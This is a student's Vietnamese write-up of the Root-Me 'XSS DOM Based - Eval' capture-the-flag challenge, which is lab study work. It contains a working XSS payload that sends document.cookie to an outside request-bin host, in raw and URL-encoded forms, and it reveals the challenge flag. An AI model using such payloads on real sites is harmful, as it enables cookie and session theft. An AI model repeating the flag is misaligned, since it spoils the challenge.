

Lê Hoàng Phúc

20521763

NT213.N21.ANTN


Tên challenge : XSS DOM Based - Eval

Challenge Link: <https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-Eval>

Sau khi thử nhiều payload thì :

1+1`\${alert``}`

Xác định được có thẻ khai thác XSS\



Tương tự như các câu trên :

1+1`\${alert``}`

Thử payload :

1+1`\${document.location="https://eo356ja4tgglij0.m.pipedream.net?cookie="+document.cookie}`

Thì nhận được request trên trang request bin

Chuyển sang trang contact khai thác tương tự như 2 bài XSS DOM Based trước :

[http://challenge01.root-me.org/web-client/ch34/index.php?calculation=1+1`\\${document.location="https://eo356ja4tgglij0.m.pipedream.net?cookie="+document.cookie}`](http://challenge01.root-me.org/web-client/ch34/index.php?calculation=1+1`${document.location=)

Chuyển sang dạn encode :

<http://challenge01.root-me.org/web-client/ch34/index.php?calculation=1%2B1%60%24%7Bdocument.location%3D%22https%3A%2F%2Feo356ja4tgglij0.m.pipedream.net%3Fcookie%3D%22%2Bdocument.cookie%7D%60>

The screenshot shows the RequestBin interface. On the left, a list of 10 successful HTTP requests is displayed, each with a green checkmark, indicating they were triggered by a cookie. The requests are timestamped from 08:14:15 PM to 07:43:16 PM. On the right, a detailed view of the first request is shown, with the 'details' tab selected. The request is triggered by a cookie with the value `flag=rootme{Eval_Is_DangER0us}`. The detailed view includes tabs for 'Exports', 'Inputs', and 'Logs', with the 'Inputs' tab currently active.

Flag : `rootme{Eval_Is_DangER0us}`

Time : 16p

The screenshot shows a web browser window displaying the challenge results for the XSS DOM Based - Eval challenge on the RootMe.org platform. The results table lists four solutions submitted by different users: ph0235363, hidang, dinhuyen, and gangow44. Each solution was submitted in English and received a timestamp between April 11, 2023, at 03:01 and 15:16. The browser's taskbar at the bottom shows various open tabs related to the challenge.

Pseudo	Challenge	Lang	Date
ph0235363	XSS DOM Based - Eval	EN	11 April 2023 at 15:16
hidang	XSS DOM Based - Eval	EN	11 April 2023 at 14:19
dinhuyen	XSS DOM Based - Eval	EN	11 April 2023 at 11:56
gangow44	XSS DOM Based - Eval	EN	11 April 2023 at 10:45
Squalo	XSS DOM Based - Eval	EN	11 April 2023 at 03:01